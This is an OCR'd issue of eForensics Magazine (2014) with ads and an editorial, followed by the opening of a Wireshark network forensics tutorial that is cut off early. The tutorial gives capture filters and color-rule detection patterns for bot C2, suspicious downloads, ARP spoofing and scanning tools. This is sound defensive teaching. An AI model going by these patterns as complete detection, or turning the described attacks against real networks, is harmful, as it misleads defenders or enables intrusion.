eForensics Magazine

OPEN

VOL. 2 NO. 2

THE ENEMY INSIDE THE GATES

analysis and detection

+130 PAGES

PACKET ANALYSIS USING WIRESHARK TO AID IN NETWORK FORENSIC INVESTIGATIONS

CREATING AN INCIDENT RESPONSE PROCESS

FINDING ADVANCED MALWARE USING VOLATILITY

THE EVOLUTIONARY APPROACH TO DEFENSE


COCKPITCI APPROACH


Issue 2/2014 (7) April
ISSN 2300-6986

Developing for Amazon Web Services?

Attend Cloud DevCon!

Cloud DevCon





June 23-25, 2014
San Francisco
Hyatt Regency Burlingame

www.CloudDevCon.net

Attend Cloud DevCon to get practical training in AWS technologies

- Develop and deploy applications to Amazon's cloud
- Master AWS services such as Management Console, Elastic Beanstalk, OpsWorks, CloudFormation and more!
- Learn how to integrate technologies and languages to leverage the cost savings of cloud computing with the systems you already have
- Take your AWS knowledge to the next level – choose from **more than 55 tutorials and classes,** and put together your own custom program!
- Improve your own skills and your marketability as an AWS expert
- Discover HOW to better leverage AWS to help your organization today

Register Early and SAVE!

A BZ Media Event

CloudDevCon

Amazon Web Services and AWS are trademarks of Amazon.com, Inc.

Attend the Largest Dedicated Android Development Conference in the Universe!

AnDevCon

May 27-30, 2014

Sheraton Boston

Register Early and SAVE!


Get the best real-world Android developer training anywhere!

- Choose from more than 75 classes and in-depth tutorials
- Network with speakers and other Android developers
- Check out more than 40 exhibiting companies

Take your Android development skills to the next level!

Find out why you should go to AnDevCon! Watch the videos at www.AnDevCon.com




Register Early and Save at www.AnDevCon.com

AnDevCon™ is a trademark of BZ Media LLC. Android™ is a trademark of Google Inc. Google's Android Robot is used under terms of the Creative Commons 3.0 Attribution License.

A BZ Media Event #AnDevCon

eForensics Magazine
TEAM

Editors:
Joanna Kretowicz
Joanna.kretowicz@eforensicsmag.com &

Betatesters/Proofreaders:
Gabriele Biondo, Mark Dearlove, Olivier Caleff, Johan Scholtz, Kishore P.V., Alex Rams, Daniel Sligar, Luca Losio, Salvatore Fiorillo, Martin Baader, James Fleit, Dave Nash, JI PB, M1ndl3ss, Nicolas Villatte, Jacob Heilik, Leighton Johnson, Danny Lavardera, M1ndl3ss, Johan Scholtz, Robert Vanaman

Senior Consultant/Publisher:
Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Marketing Director: Joanna Kretowicz
jaonna.kretowicz@eforensicsmag.com

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski

Publisher: Hakin9 Media Sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.eforensicsmag.com

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

Proudly we would like to present you the newest issue of eForensics OPEN, so free download zone, chance to see what's going on on our shelves as well as open access for everyone interested in the topic. Like we did it last time, also with 7th edition of eForensics Open we decided to divide the edition into two sections – new topics and samples of our few latest issues. For those who download all our teasers, don't worry – you will find something for your here! We count on your feedback here!

The cover topic is our enemy that unfortunately is inside the gates. we encourage you too see what's hidden under that metaphor. Who'd like to analyze, detect and go for hunting? We present you various topics starting from Wireshark, going through Network Forensic tools and techniques as well as malware forensics. Besides – will concentrate for a while on Information Security Governance issues. And it comes time for new articles – a bit of mash up but still keeping up with the topic, you will have a chance to meet some of our old authors one more time. So don't wait any longer – new eForensics Open is waiting for you.

The main aim of this issue is to present our publications to a wider range of readers, show you how responsibly we treat you and remind you why did you choose our magazine. Of course, with free account you have access to all the teasers, but we believe that you'd like to take further steps and fully enjoy our publications. Remember that our premium subscription contains access to our whole archives so our library is waiting for you.

We have a new blog? Did you have a chance to check it? Do it now and we are waiting for your feedback! http://blog.eforensicsmag.com

We would also like to thank you for all your feedback and support and invite you to follow us on Twitter and Facebook, where you can find the latest news about our magazine and great contests. Do you like our magazine? Like it, share it! We appreciate your every comment as for us eForensics means you and your needs, and we are here for our readers. We would be more than pleased if you could let us know what your expectations towards the magazine are? Which topics are you most interested in? I repeat it every time but it is You who shape eForensics!

Joanna Kretowicz
and eForensics Team

D.I.M.
DIGITAL INVESTIGATION MANAGER

The **only** existing System of its kind,
IncMan Suite has already been adopted
by a host of corporate clients worldwide

The Ultimate
Forensic Case Management Software

Fully automated Encase Integration

Evidence tracking and Chain of Custody

Supports over 50 Forensic Software and third parties

Training and Certification available

Special discount for LEO, GOV and EDU customers

DFLabs
Managing Infosecurity Risks

SPECIAL PROMO 15% OFF

single user perpetual license

http://www.dimmodule.com

promo code E-FORNCS13

DFLabs DIM is a forensic case management software that coherently manages cases, data input and modifications carried out by the different operators during Digital Evidence Tracking and Forensics Investigations.

It is part of the IncMan Suite, thus it is able to support the entire Computer Forensics and Incident Response workflow and compliant with the ISO 27037 Standard.

www.digitalinvestigationmanager.com

www.dflabs.com email: info@dflabs.com phone: +1 202 4702688 DFLabs

In the field of IT security consulting and penetration testing we are the market leader in Germany.

SySS, established in 1998, advises numerous companies in a national and international context.

A large number of satisfied customers, live hacking events as well as fairs have established our role as a demanded IT company.

The following are major areas of SySS:

- **Penetration Testing**
- **Trainings**
- **Live Hacking**
- **IT Forensics**

You are looking for more than just a new working environment?

At SySS, you have the possibility to give your passion room in an experienced but young and still expanding team.

When you are facing difficulties you say „bring it on!“ and start being creative to solve the situation? And above all, you have team spirit? Excellent, because **currently we need people** in the following areas of our company in Tübingen/Germany:

- **Penetration-Testing**
- **IT Forensics**

SySS. The PenTest Experts.

SySS GmbH · Wohlboldstrasse 8 · 72072 Tübingen · GERMANY
Phone +49 (0) 7071 407856-0 · www.syss.de

THE ENEMY INSIDE THE GATES

A GUIDE TO USING OPEN SOURCE TOOLS FOR NETWORK FORENSICS ANALYSIS. PART 1 – WIRESHARK

by Phillip D. Shade – CNX-Ethernet, PASTech, WCNA, WNAX-Forensics

The scene: an otherwise normal day in the Network Operations Center, when the ringing of the phone heralds the news that every Network Security Professional dreads: "I think our network was hacked!" Suddenly, you are faced with answering questions you hoped never to encounter:

- What damage has been done?
- Who was the intruder and how did they penetrate the existing security precautions?
- Did the intruder leave anything such as a new user account, a Trojan horse or perhaps some new type of Worm or Bot software behind?
- Did you capture sufficient data to analyze and reproduce the attack and verify the fix will work?

What you will learn:

- principles of Network Forensics Analysis and situations in which to apply them to evidence analysis
- selecting and configuring Wireshark for Network Forensics Analysis to capture and recognize traffic patterns associated with suspicious network behavior.
- specialized Network Forensics Analysis techniques including suspicious
- data traffic reconstruction and viewing techniques

What you should know:

- basic knowledge of key networking concepts such as the OSI Reference Model, TCP/IP protocols and basic network infrastructure devices such as Switches, Routers, etc.
- a basic familiarity with Wireshark

Network Forensics Analysis encompasses the investigative skills and techniques to not only capturing suspicious data, but also the ability to discern unusual patterns hidden within seemingly normal network traffic. The goal of this brief tutorial is to introduce the concepts and techniques of Network Forensics Analysis including:

- Understanding the principles of Network Forensics Analysis and situations in which to apply them to evidence analysis
- Selecting and configuring various Open-Source tools, such as Wireshark and Network Miner for Network Forensics Analysis to capture and recognize traffic patterns associated with suspicious network behavior.
- Specialized Network Forensics Analysis techniques including suspicious data traffic reconstruction and viewing techniques such as Web-Browsing sessions, Emails or file transfer activities or for detailed analysis and evidentiary purposes.

- Network security principles including encryption technologies, defensive configurations of network infrastructure devices and understanding and recognizing potential network security infrastructure mis-configurations

WHAT YOU SHOULD KNOW BEFORE UTILIZING THE TECHNIQUES DISCUSSED IN THIS TUTORIAL:

- A basic knowledge of key networking concepts such as the OSI Reference Model, TCP/IP protocols and basic network infrastructure devices such as Switches, Routers, etc.
- For maximum effectiveness, a basic familiarity with Wireshark and Network Miner is critical to maximize the learning experience.

WHAT IS NETWORK FORENSICS AND HOW DOES IT FIT INTO THE FORENSIC INVESTIGATIVE PROCESS?

Figure 1. *The classic Forensics Pyramid*

The presence of cybercrime and cyber terrorism is on the rapid increase as we depend more and more on computers and the Internet. These changes revel an emerging requirement for Law Enforcement and Corporate Security personnel to work together to prevent, and solve increasingly more complex cases of the computer networks being utilized for criminal and terrorist activities.

The traditional model of network forensics requires retrieving myriads of data elements from a multitude of sources such as firewall logs, router logs, Intrusion Detection Systems (IDS), server logs, hard drive and system dumps. The resulting collection must then be pieced together into a coherent picture, but more often than not results in an incomplete one as shown below.




Figure 2. *The traditional model of IT-based Network Forensics investigations*

Sound familiar? But what if there were new techniques that build upon existing technologies?

While the concepts and capabilities for Network-level Forensics have existed for several years; few Law Enforcement or Networking Security professionals are aware of the depth of information available by utilizing common open-source tools such as Wireshark and Network Miner in conjunction with standard forensics techniques and training. Only within the last few years have a few such groups begun to explore this new area of expertise as information has begun to spread; primarily via informal exchanges between peers. Comparatively recently, the definitions of Forensic Analysis as applied to IT-based cases has been evolving to match the new techniques:

- *Forensics Analysis – "…a science dedicated to the methodical gathering and analysis of evidence to establish facts that can be presented in a legal proceeding…"*
- *In the Cyber-Security / Law Enforcement realm, this evolved into "Host or Computer Forensics" – "…pertaining to legal evidence found in computers, digital storage mediums and the capture, recording, and analysis of network events in order to discover the source of security attacks or other problem incidents…" (Wikipedia)*

Host Based Forensics Analysis: Collection and analysis of evidence recovered from or on specific devices and is typically concerned with Legal requirements and evidence preservation.

Network Forensic Analysis: is based upon the use of special tools to analyze packet capture (trace) files of network or internet traffic to evaluate suspicious *Network Events* or more simply, a new way of looking at traditional packet file analysis that provides the missing piece in traditional Cyber-Forensic Analysis and is concerned with the process of reconstructing a network event such as an Intrusion or other suspicious Network or infrastructure outages.

Network Forensics changes the traditional forensics modal as previously shown in (figure xx) by adding the proven abilities of Network Analysis tools such as the open-source Wireshark network analyzer integrated with the existing high-performance, line-rate capture appliances known as Data-Recorders. The resulting capture files drawn from the Data-Recorders, allow both Network Security and Law Enforcement professionals to reconstruct and analyze suspect events in greater depth; to the individual bit if necessary. These additional capabilities have altered the traditional model of Network Forensics resulting in a new configuration:




Figure 3. *A new model for IT-based Network Forensics investigations*

So where do we start? What follows is a sample analysis sequence that is intended to serve as a starting point in the Network Forensics process:

Select and perform initial configuration of tools you are using (such as Wireshark or Network Miner) – For the discussion of this article, we will be using Wireshark, available from *www.wireshark.org* to analyze the selected capture files. (Network Miner will be covered in Part 2 of this article).




Figure 4. *Wireshark initial Capture Configuration Screen showing the various standard options for capturing suspect traffic (Note – Recommended Capture settings are shown in the screen shot)*

Details of the Wireshark Capture interface:

- Capture Interface Selection – Choose the adapter from which the capture buffer will capture packets from
- Display Options – Controls how the packets being captured are display while the capture is in progress
- Name Resolution Options – Specifies how various layers of addressing contained with each packet will be displayed
  - *Resolve MAC Address* – Selection of this option directs Wireshark to use its built-in table of Vendor ID's to be consulted resulting in the first three hexadecimal bytes of each MAC address to be substituted with the registered Vendor Identification name from *www.ieee.org*; i.e.00:00:0c:01:02:03 is displayed Cisco_01:02:03
    - *Resolve Network-layer Names* – Selection of this option directs Wireshark to do a DNS-look-up and substitute the results in the display in place of the IP Address; *i.e. 157.166.26.25 is displayed as www.cnn.com*
  - *Resolve Transport-layer Names* – Selection of this option directs Wireshark to use its built-in table of TCP / UDP Port number's to be consulted resulting in the Port number bytes of each trans-

port layer address to be substituted with the registered Port Identification/ Service name from *www.iana.org*; i.e. TCP Port 80 is displayed as HTTP
    - Use External Network Name Resolver – Selection of this option directs Wireshark to use a user-specified external name resolver
- Capture File Options:
    - File – Allows the user to specify a unique capture file name
    - Multiple Files – Allows the user to specify conditions under which multiple sequential files are captured (used extensively in long-term capture situations). Trigger conditions for the next capture file are user-specified by either file size or time values
    - Ring buffer with – Allows the user to specify how many capture files will comprise the current capture session. The alternative is to select "Stop Capture after" and specify a number of capture files value.
- Stop Capture Options – Allows the user to specify when a capture should be stopped based on several user-specified criteria including number of packets in the capture buffer, size of the capture file or a time value.

  Note: Additional information regarding capture configurations can be found in the Wireshark -> Help -> User Guide or at wiki.wireshark.org

- Attach to the network in the appropriate location – Capture the suspect traffic and related statistical information (or load a previously captured evidence file)
    - What packets do you want to see? – What segments will be carrying those packets? Do we need to use some type of capture filter to limit the incoming packet stream?
    - Set up mirroring (if in a switched environment) – What packets do you want to see? – What ports will be carrying those packets?
    - Select an adapter – Consider implementing "stealth" capturing
    - Configure the capture buffer – How long do you want to capture? – Stop capture when buffer is full, or keep going?

Under ideal conditions, we would be in a location where the traffic volume is low enough to allow for full packet capture and analysis; however, there are times when the amount of traffic is too large to effectively capture. When faced with such a situation or when the scope of the Law Enforcement Capture Warrant is limited, consider using Wireshark Capture Filters to limit the quantity of packets being captured in such traffic environments.

Examples of Capture Filters:

- All traffic to and from a specific IP Address or subnet: *host 192.168.0.1* or *net 192.168.0.0/16*
- All Internet or Web traffic: *port 80*
- Malicious Worm Traffic: *dst port 135 or dst port 445 or dst port 1433 and tcp[tcpflags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack) = 0 and src net 192.168.0.0/24*

  Note: Additional examples can be found at *wiki.wireshark.org*.

- Assess key statistics and available expert systems – At this point we are only looking for interesting or unusual things to identify for later analysis. Wireshark has the ability to use user-specified "Color Rules" to detect and identify the presence of specifically defined behavior (see the section "Sample Wireshark Color Rules" for some suggested sample color rules.
  Lots of different things could make a protocol or station "suspicious" including:

- The use of unusual device (Physical / MAC) or logical (Network / IP) Addresses or atypical traffic patterns
    - Unusual or unexpected Protocols such as Internet Relay Chat (IRC), TFTP or anomalous ARP / DHCP / DNS requests
    - Presence of WiFi or anomalous behavior such as unusual control or management traffic (Association Requests / Responses)




Figure 5. *Sample Wireshark capture showing various Color Rules being applied to identify multiple suspicious events*

Wireshark stores its color rules under a single table named “Wireshark Coloring Rules” and is located either within the Icon Bar at the top of Wireshark or under “View -> Coloring Rules” menu choice.




Figure 6. *A sample Wireshark color rule table showing an assortment of color rules designed to show a number of user-specified forensic events of interest*

Sample Wireshark Color Rules:

- Detect the presence of suspicious file downloads: Syntax: *frame matches “\.(?i)tar” or frame matches”MZ” or frame matches “\.(?i)exe”*
- Detect the presence of IRC or Bot Command and Control traffic: Syntax: *irc or frame matches “(?i) join”*
- Detect the presence of possible Bot Command and Control traffic based on unusual DNS traffic: Syntax: *dns.count.answers > 10*
- Detect the presence of a possible Man-in-the-Middle Attack: Syntax: *(arp.opcode == 1) && !(eth.dst == ff:ff:ff:ff:ff:ff)*
- Detect the presence of suspicious IP Header Options: Syntax: *ip.hdr_len > 20 &&! igmp*
- Detect the presence of obsolete ICMPv4 Types: Syntax: *icmp.type >12*
- Detect the presence of the Low Orbit Ion Cannon Bot Software: Syntax: *frame matches “(?i)probando”*
- Detect the presence of the Nessus Scanning Software: Syntax: *frame matches”(?i)nessus”*
- Detect the presence of the Retina / Ettercap Scanning Software: Syntax: *ip.id==0xe77e*
- Detect the presence of suspicious DNS Country Code extensions: Syntax: *HTTP.HOST MATCHES “\[.](?i)(RU || CN || CZ || BR || TR || NU) $”*

Note: Additional examples of color rules can be found at wiki.wireshark.org.

Examination of the key Wireshark Statistical Menus will provide the Network Forensic Analyst with an in-depth view of what was occurring within the network at the time the capture file was collected. At a minimum, plan on utilizing the built-in Wireshark statistical menus such as Protocol Hierarchy, Endpoints and Conversations to develop an overview of what is happening within the file and where to proceed for detailed analysis.




Figure 7. *Showing three key statistics displays used in Network Forensic Analysis and located under the Wireshark "Statistics" menu*

EXAMPLE 1- PROTOCOL STATISTICS

By Examining the Wireshark Statistics -> Protocol Hierarchy menu, you might identify unexpected or suspicious protocols on the network worth additional examination by using the "Right Click -> Select Related" option.

